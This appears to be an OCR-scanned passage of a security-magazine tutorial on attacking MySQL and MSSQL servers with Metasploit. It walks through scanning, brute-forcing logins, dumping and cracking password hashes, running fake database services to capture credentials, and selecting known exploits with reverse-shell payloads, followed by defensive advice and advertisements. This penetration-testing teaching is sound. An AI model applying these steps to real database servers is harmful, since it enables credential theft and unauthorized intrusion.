


Figure 8. *Generating a password list with crunch*




Figure 9. *mysql brute-force attack using password list*




Figure 10. *Running mysql_authbypass_hashdump module*




Figure 11. *mysql server hashes and usernames*

can extract usernames and encrypted passwords hashes from a MySQL server. To select it type:

```
use auxiliary/scanner/mysql/mysql_hashdump
```

Set RHOSTS and THREADS option:

```
set RHOSTS 192.168.200.133
set THREADS 50
```

and run the module. We can also set parameter username.

```
set username root
```

Unlucky! (Figure 10)

Dump MySQL Password Hashes

`mysql_hashdump` extracts the usernames and encrypted password hashes from a MySQL server. One can then use `jtr_mysql_fast` module to crack them. The module is located in `auxiliary/scanner/mysql`. To use it set RHOSTS option to our target's IP address and increase THREADS value. If you have managed to reveal root password then set also options USERNAME and PASSWORD. Run the module to get your precious results! (Figure 11)

Cracking passwords with John The Ripper

Metasploit offers module `jtr_mysql_fast`.This module uses John the Ripper to identify weak passwords that have been acquired from the `mysql_hashdump` module. John the Ripper is a free and Open Source software password cracker, available for many operating systems such as Unix, Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. After having acquired mysql hashes with `mysql_hashdump` module, load `jtr_mysql_fast` module and run it.




Figure 12. *jtr_mysql_fast module options*

Figure 13. *mysql capture module options*

```
use auxiliary/analyze/jtr_mysql_fast
run
```

This module offers options such as setting a custom path for john the ripper. The option that interests you the most is the Wordlist option, which is a path to your desired password list (Figure 12).

Getting the schema

A database schema describes in a formal language the structure of the database, the organization of the data, how the tables, their fields and relationships between them must be defined and more. In general, database schema defines the way the database should be constructed. Metasploit has the module `mysql_schemadump` to get MySQL schema. `mysql_schemadump` is located under `auxiliary/scanner/mysql`. To use it you have to set RHOSTS, USERNAME and PASSWORD options. If you are scanning more than one hosts increase THREADS value!

Let's go Phishing

Phishing is an attempt to steal sensitive information by impersonating a well known organization. In the same manner you can trick a user to steal her MySQL credentials. One of the abilities of Metasploit is this, mimic known services and capture user credentials. Among the various capture modules there is a module called mysql. This module provides a fake MySQL service that is designed to capture MySQL server authentication credentials. It captures challenge and response pairs that can be supplied to Cain or John the Ripper for cracking.

To select the capture module type:

```
use auxiliary/server/capture/mysql
```

This module offers some interesting options. You can set CAINPWFILE option to store captured hashes in Cain&Abel format or JOHNPWFILE to store hashes in John The Ripper format. Leave SRVHOST option as it is, 0.0.0.0, to listen on the local host. You can also set the SRVVERSION option, which is the version of the mysql server that will be reported to clients in the greeting response. This option must agree with the true

mysql server version on the network if you don't want to being detected. You can also configure the module to use SSL! (Figure 13)

Run the module and connect to the capture mysql server from another computer on the network to see how it is working. To connect to a mysql server open a terminal and type:

```
mysql -h ip_address -u root -p
```

Enter any password, for now, in mysql's prompt and see what is happening in Metasploit! (Figure 14)

Metasploit has captured the hash and now this hash is stored in cain and john format in files `/tmp/john` and `/tmp/cain`. These are the files that I have chosen.

Cain Format

```
root  NULL
94e243cab3181cvef73852s3011651369196a928
1122634475697088899agbbfcddneff2113434455     SHA1
```

John format

```
root:$mysqlna$111226344756970889agbb
fcddneff2113434455 *
94e243cab3181cvef73852s3011651369196a928
```

Figure 14. *mysql capture module in action*

Figure 15. *Exploit's and payload's options*




Figure 16. *mysql_yassl_hello exploit payloads*

MySQL Exploiting

MySQL database system is a very secure piece of software. Metasploit doesn't offer many MySQL exploits. Although some exploits exist.

YaSSL Exploits

YaSSL is a lightweight embedded SSL library. Metasploit offers 2 exploits for this library. The `mysql_yassl_getname` and the `mysql_yassl_hello`. The `mysql_yassl_getname` exploits a stack buffer overflow in the yaSSL 1.9.8 and earlier and `mysql_yassl_hello` exploits a stack buffer overflow in the yaSSL 1.7.5 and earlier. To use any exploit you have to select it:

```
use exploit/linux/mysql/mysql_yassl_getname
use exploit/linux/mysql/mysql_yassl_hello
use exploit/windows/mysql/mysql_yassl_hello
```

As you can figure, the last exploit is for windows systems. After selecting your desired exploit, you have to select the payload. Each exploit offers a variety of payloads. You have to choose the most suitable for your target. To see a list of available payloads for the exploit type (Figure 15):

```
show payloads
```

The most successful exploits usually are the `reverse_tcp` payloads where the target machine connects back to you. Each payload offers some options. By typing

```
show options
```

you will see exploit's and payload's options (Figure 16).

Other MySQL Exploits

We should mention here two more exploits that are available for MySQL systems that run on Windows servers. The `mysql_payload` and the `scrutinizer_upload_exec`. The first exploit, `mysql_payload`, creates and enables a custom UDF on the target. On default Microsoft Windows installations of MySQL 5.5.9 and earlier, directory write permissions are not enforced, and the MySQL service runs as LocalSystem. This module will leave a payload executable on the target system and the UDF DLL, and will define or redefine `sys_eval()` and `sys_exec()` functions. The `scrutinizer_upload_exec` module exploits an insecure config found in Scrutinizer NetFlow & sFlow Analyzer, a network traffic monitoring and analysis tool. By default, the soft-

ware installs a default password in MySQL, and binds the service to "0.0.0.0". This allows any remote user to login to MySQL, and then gain arbitrary remote code execution under the context of 'SYSTEM'.

We are in!

And now what? Metasploit offers two modules that will assist you to enumerate a MySQL service or execute sql queries. All you need is a valid user-password pair. `mysql_enum` allows for simple enumeration of MySQL Database Server and `mysql_sql` allows for simple SQL statements to be executed against a MySQL instance. To select them, type:

```
use auxiliary/admin/mysql/mysql_enum
```

and execute the command

```
show options
```

to get a list of available options (Figure 17).

To use `mysql_sql` execute (Figure 18):

```
use auxiliary/admin/mysql/mysql_sql
```

and

```
show options
```

Attacking a Microsoft SQL Server

Microsoft SQL Server (MSSQL) is a relational database management system (RDBMS) used to store, retrieve and manage information. As with many Microsoft's products, SQL Server has many security weaknesses. Let's start by identifying running SQL servers on the network.

Discover open MSSQL ports

MSSQL is running by default on port 1433. To discover SQL Server you can use either nmap or Metasploit's auxiliary module.

The NMAP way

To discover open MSSQL ports we execute the following command:

```
nmap -sT -sV -Pn -p 1433 192.168.200.133
```

Usually administrators, when they need more than one instances of SQL server they run the second instance at port 1434.

```
nmap -sT -sV -Pn -p 1433,1434 192.168.200.133
```

Parameters:

-sT: TCP connect scan
-sV: Determine Service version information
-Pn: Ignore Host discovery
-p 1433,1434: Scan port 1433 and 1434

Scanning the whole network

```
nmap -sT -sV -Pn --open -p 1433,1434 192.168.200.0/24
```

Parameters:

Figure 17. *mysql_enum module options*

Figure 18. *mysql_sql module options*

Figure 19. *mssql_ping module options*

Figure 20. *mssql_ping module in action*

--open: Show only open ports

The Metasploit way

Metasploit offers auxiliary module `mssql_ping`. This module discovers running MSSQL services. To use it, type:

```
use auxiliary/scanner/mssql/mssql_ping
```

Type:

```
show options
```

for a list of available options (Figure 19).

To discover all running MSSQL services on the net, set RHOSTS value equal to 192.168.200.0/24, assuming that your target network is in this range, increase threads value for a faster scanning and run the module (Figure 20).

Brute forcing MSSQL

Auxiliary module `mssql_login` is working in the same manner as `mysql_login` does. It will query the MSSQL instance for a specific username and password pair. The options for this module are: Figure 21.

The default administrator's username for SQL server is sa. In the options of this module, you can specify a specific password, or a password list, a username list or a username-password list where usernames and passwords are separated by space and each pair is in a new line. Having set your options simply run the module and wait for your results! You can create your own password list file, like we did in the first chapter where we used `mysql_login` module.




Figure 21. *mssql_login options*

Dump MSSQL Password Hashes

`mssql_hashdump` extracts the usernames and encrypted password hashes from a MSSQL server and stores them for later cracking with `jtr_mssql_fast`. This module also saves information about the server version and table names, which can be used to seed the wordlist. The module is located in auxiliary/scanner/mssql. To use it set RHOSTS option to our target's ip address and increase THREADS value to 50. If you have managed to reveal root password then set also options USERNAME and PASSWORD. Run the module! (Figure 22).

Cracking mssql passwords with John The Ripper

Metasploit offers module `jtr_mssql_fast`. This module works in the same manner as `jtr_mysql_fast` does. It uses John the Ripper to identify weak passwords that have been acquired from the `mssql_hashdump` module. After having acquire mssql encrypted hashes with `mssql_hashdump` module, load `jtr_mssql_fast` and run it.

```
use auxiliary/analyze/jtr_mssql_fast
```

and

```
run
```

You should set the Wordlist option which is the path to your desired password list (Figure 23).

Getting Microsoft SQL Server schema

Metasploit offers the module `mssql_schemadump` to retrieve MSSQL schema. `mssql_schemadump` is located under `auxiliary/scanner/mssql`. This module attempts to extract the schema from a MSSQL Server Instance. It will disregard builtin and example DBs such as master,model,msdb, and tempdb. The module will create a note for

Figure 22. *mssql_hashdump module*

Figure 23. *jtr_mssql_fast module options*

each DB found, and store a YAML formatted output as loot for easy reading.To use it you have to set RHOSTS, USERNAME and PASSWORD options. If you are scanning more than one hosts increase the THREADS value to get results faster.

Phishing with MSSQL

Metasploit has also a mssql capture module, called `mssql`. This module provides a fake MSSQL service that is designed to capture MSSQL server authentication credentials. The module supports both the weak encoded database logins as well as Windows login (NTLM). To select the capture module type:

```
use auxiliary/server/capture/mssql
```

You can set CAINPWFILE option to store captured hashes in Cain&Abel format or JOHNPWFILE to store hashes in John The Ripper format. Leave SRVHOST option as it is, 0.0.0.0, to listen on the local host. You can configure the module to use SSL (Figure 24).

Run the module and connect to the capture mssql server from another computer on the network to see how it is working. To connect to a mssql server open your Microsoft SQL Server management studio and try to login to the running service (Figure 25). Metasploit has captured the username and the password the user entered to login to the fake MSSQL service.

Exploiting the Microsoft world

Metasploit offers some MSSQL exploits. Let's take a look.




Figure 24. *mssql capture module options*




Figure 25. *Login attempt captured by mssql capture module*

SQL Server 2000

SQL server 2000 is a very old version of Microsoft SQL Server and is hard to find it on Production environments nowdays. `ms02_039_slammer` exploits a resolution service buffer overflow. This overflow is triggered by sending a udp packet to port 1434 which starts with 0x04 and is followed by long string terminating with a colon and a number. To select it for use simply type:

```
use exploit/windows/mssql/ms02_039_slammer
```

Another exploit module for SQL Server 2000 is `ms02_056_hello`. `ms02_056_hello` is an exploit which will send malformed data to TCP port 1433 to overflow a buffer and possibly execute code on the server with SYSTEM level privileges. To select it, type:

```
use exploit/windows/mssql/ms02_056_hello
```

SQL Server 2000 – SQL Server 2005

`ms09_004_sp_replwritetovarbin` and `ms09_004_sp_replwritetovarbin_sqli` exploit a heap-based buffer overflow that occur when calling the undocumented "sp_replwritetovarbin" extended stored procedure. This vulnerability affects all versions of Microsoft SQL Server 2000 and 2005, Windows Internal Database, and Microsoft Desktop Engine without the updates supplied in MS09-004. Microsoft patched this vulnerability in SP3 for 2005. To use these exploits you type:

```
use exploit/windows/mssql/ms09_004_sp_
                  replwritetovarbin
```

or

```
use exploit/windows/mssql/ms09_004_sp_
                  replwritetovarbin_sqli
```

As with any Metasploit module, you can type

```
show options
```

Figure 26. *ms09_004_sp_replwritetovarbin_sqli module options*

to get a list of available options (Figure 26).
Type

```
show payloads
```

to get a list of available of payloads for the selected exploit.

SQL Server database systems

Metasploit offers the module, `exploit/windows/mssql/mssql_payload`, which executes an arbitrary payload on a Microsoft SQL Server by using the "xp_cmdshell" stored procedure. Three delivery methods are supported. The original method uses Windows 'debug.com'. Since this method invokes ntvdm, it is not available on x86_64 systems. A second method takes advantage of the Command Stager subsystem. This allows using various techniques, such as using a TFTP server, to send the executable. By default the Command Stager uses 'wcsript.exe' to generate the executable on the target. Finally, ReL1K's latest method utilizes PowerShell to transmit and recreate the payload on the target.

Another interesting exploit module that can be applied in all SQL Server versions is the `exploit/windows/mssql/mssql_payload_sqli`. This module will execute an arbitrary payload on a Microsoft SQL Server, using a SQL injection vulnerability. Once a vulnerability is identified this module will use `xp_cmdshell` to upload and execute Metasploit payloads. It is necessary to specify the exact point where the SQL injection vulnerability happens. You should use a "reverse" payload on port 80 or to any other outbound port allowed on the firewall.

Figure 27. *mssql_sql_file module options*

Figure 28. *mssql_findandsampledata module options*

From inside

Metasploit offers various modules that will assist you to enumerate a MSSQL service, execute sql queries, retrieve useful data and many more. All you need is a valid user-password pair. `mssql_enum` will perform a series of configuration audits and security checks against a Microsoft SQL Server database. `mssql_sql` and `mssql_sql_file` will allow for simple SQL statements to be executed against a MSSQL/MSDE or multiple SQL queries contained within a specified file. To select them, type:

```
use auxiliary/admin/mssql/mssql_enum
```

or

```
use auxiliary/admin/mssql/mssql_sql
```

or

```
use auxiliary/admin/mssql/mssql_sql_file
```

and execute the following command to see the options (Figure 27)

```
show options
```

Sample Data

There is an amazing module called `mssql_findandsampledata`. This module will search through all of the non-default databases on the SQL Server for columns that match the keywords defined in the TSQL KEYWORDS option. If column names are found that match the defined keywords and data is present in the associated tables, the module will select a sample of the records from each of the affected tables. You have to set the the sample size by configuring the `SAMPLE_SIZE` option. Your results will be stored in CSV format. Type

```
use auxiliary/admin/mssql/mssql_findandsampledata
```

and

```
show options
```


Figure 29. *mssql_idf module options*

Executing Windows Commands
If you have managed to find a valid username – password pair, the most desired thing that you would like to do is to execute a command on the compromised machine. Metasploit offers module `auxiliary/admin/mssql/mssql_exec` which will execute a Windows command on a MSSQL/MSDE instance via the xp_cmdshell procedure. All you need is the username and password!!

Data mining
If you need to search for specific information in SQL Server databases there is a module that can make your life easier. Its name, `mssql_idf`, and you will find it under `auxiliary/admin/mssql/`. This module will search the specified MSSQL server for 'interesting' columns and data. The module is working against SQL Server 2005 and SQL Server 2008 (Figure 29).

Conclusion
Databases are the most important part of today's computing systems. They usually contain all the information needed to run a company or organization. Therefore it is necessary to be as safe as possible. Metasploit framework is just one tool of many out there, that offers the appropriate scripts to compromise a database system. Databases are software that must be accessed by applications running on the Internet, that's why they must be guarded by firewalls, use encryption and powerfull passwords and the whole system (database and operating system) must be checked every day for new updates and upgrades. The best choice would be to allow access to your database only from your intranet and/or vpn. Try not to expose your database directly to the web. Close all your database system ports now!

GEORGE KARPOUZAS



George Karpouzas is the co-founder and owner of WEBNETSOFT, a Software development, Computers security and IT services company in Greece. He is working as a software developer for the past seven years. He is a penetration tester, security researcher, information security consultant and software developer at WEBNETSOFT. He holds a bachelor's of science in computer science from Athens University of Economics and Business. You can find the answers to any security questions on his blog http:// securityblog.gr.

WEBNETSOFT

Integrated IT Solutions

www.webnetsoft.gr

- ✓ Information Security
- ✓ Network Security
- ✓ Physical Security
- ✓ Software Development
- ✓ IT Services
- ✓ Telecommunications
- ✓ Consulting Services
- ✓ Outsourcing Services

Greece - Attica Glyfada T. +30 213 0024 233 F. +30 211 7807 999
info@webnetsoft.gr

LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Game and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

University of Advancing Technology
UAT
Learn. Experience. Innovate.

You can talk the talk.
Can you walk the walk?

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

OWASP AppSec USA 2012
Hyatt Regency, Austin TX

Training (October 23-24, 2012)

$750 for 1-day courses
$1500 for 2-day courses

Conference (October 25-26, 2012)

$595 (10% off with HACKIN9 code)
www.appsecusa.org

Are you aware of the latest in Application Security?

OWASP AppSec conferences bring together industry, government, security researchers, and practitioners to discuss the state of the art in application security.

This series was launched in the United States in 2004 and Europe in 2005. **Global AppSec** conferences are held annually in North America, Latin America, Europe, and Asia Pacific.

DIAMOND SPONSOR

Adobe

PLATINUM SPONSOR

NTO
NT OBJECTives, Inc.

GOLD SPONSORS

ASPECT SECURITY
CHECKMARX
IMPERVA
cigital
QUALYS
netSPI
WhiteHat SECURITY
VERACODE
IBM
f5

SCAN THE QR FOR MOBILE REGISTRATION!

KEYNOTE SPEAKERS:

Douglas Crockford
Architect, PayPal

Michael Howard
Principal Cybersecurity Architect at Microsoft

Gene Kim
Researcher, TripWire Founder